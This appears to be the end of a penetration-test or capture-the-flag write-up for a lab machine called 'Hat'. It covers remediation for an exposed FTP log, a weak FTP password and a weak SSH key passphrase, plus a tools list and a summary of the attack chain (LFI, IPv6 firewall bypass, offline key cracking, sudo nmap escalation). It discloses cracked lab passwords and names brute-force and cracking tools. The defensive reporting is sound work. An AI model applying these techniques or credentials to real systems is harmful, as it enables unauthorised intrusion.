F-03 - FTP Log Exposed via Web (High)

Root Cause: The FTP server's log file (`/logs/vsftpd.log`) is stored inside the Apache web root and is publicly readable, disclosing usernames and session metadata.

Remediation:

Priority	Action
Immediate	Move the log file outside the web root directory (e.g., `/var/log/ftp/` instead of `/var/www/html/logs/`)
Immediate	Configure Apache to deny access to the `/logs/` directory using `.htaccess` or virtual host configuration: `<Directory "/var/www/html/logs"> Require all denied </Directory>`
Log rotation	Implement proper log rotation and retention policies. Consider centralized logging (syslog, rsyslog) instead of web-accessible local files.
Audit	Review all directories under `DocumentRoot` for unintended file exposures (config files, backup files, logs, .git, .env).

F-04 - Weak FTP Password (Medium)

Root Cause: The password 'cowboy' is present in common wordlists (rockyou.txt) and was recovered in seconds by Hydra. The FTP service lacks account lockout or rate limiting.

Remediation:

Priority	Action
Immediate	Change the password for `admin_ftp` to a strong, non-dictionary value: minimum 15 characters, mix of uppercase, lowercase, numbers, and special characters (e.g., `cX9#mK2$vL5&pQ8@`)
Configuration	Implement account lockout policies in pyftpdlib or migrate to a more mature FTP server (vsftpd, ProFTPD) with native brute-force protection (fail2ban integration)
Rate limiting	Configure fail2ban with a jail for the FTP service: 5 failed attempts = 10-minute ban
Protocol upgrade	Consider replacing FTP with SFTP (SSH File Transfer Protocol) on port 22, which inherits SSH's stronger security model (key-based auth, encryption, rate limiting).

F-05 - Weak SSH Key Passphrase (Medium)

Root Cause: The RSA private key (`id_rsa`) was protected with a short, dictionary-crackable passphrase ('ilovemyself'), recoverable offline with RSAcrack in seconds with no network interaction.

Remediation:

Priority	Action
Immediate	Generate a new RSA/Ed25519 key pair for user cromiphi with a strong passphrase: `ssh-keygen -t ed25519 -a 100 -C "cromiphi@hat"`. Minimum passphrase: 20+ characters, not based on personal information or common phrases.
Key rotation	Revoke the compromised key from `~/.ssh/authorized_keys` immediately.
Best practice	Educate users: SSH key passphrases protect against offline cracking if the key file is stolen. Passphrase should be stored in a password manager, never written down or shared.
Alternative	Transition to certificate-based SSH authentication (SSH CA) to eliminate per-user key management and enable short-lived certificates.

7. Tools & References

Tool	Purpose	Reference
`Nmap 7.95`	Port scan, OS/service detection (IPv4 + IPv6)	nmap.org
`Gobuster v3.6`	Web directory & file brute-force	github.com/OJ/gobuster
`wfuzz 3.1.0`	HTTP parameter fuzzing	github.com/xmendez/wfuzz
`curl`	HTTP request / LFI exploitation	curl.se
`Hydra v9.5`	FTP password brute-force	github.com/vanhauser-thc/thc-hydra
`lftp`	FTP client — file download	lftp.yar.ru
`RSAcrack v1.0.0`	SSH private key passphrase cracking	github.com/d4t4s3c/RSAcrack
`GTFOBins`	Sudo nmap NSE escape reference	gtfobins.github.io

8. Conclusion

The **Hat** machine presented a realistic multi-stage Linux exploitation scenario. The attack chain was driven entirely by misconfigurations and weak operational security practices — no memory corruption or zero-day exploit was necessary at any stage.

The chain began with a publicly accessible FTP log file leaking a valid username, which combined with a weak password to grant FTP access. A Local File Inclusion vulnerability in a PHP script provided both user enumeration and IPv6 address disclosure — the latter being the key to bypassing the IPv4 firewall protecting SSH. An encrypted SSH private key recovered from the FTP share was trivially cracked offline, granting an initial shell.

The final step — a NOPASSWD sudo rule on nmap — represents one of the most straightforward Linux privilege escalation paths. A binary with scripting engine capabilities granted sudo without a password is functionally equivalent to giving that user unrestricted root access. This single misconfiguration collapsed all prior access controls.

Addressing these findings in priority order — removing the nmap sudo rule, patching the LFI, moving log files out of the web root — would have broken the chain at multiple points and prevented full compromise.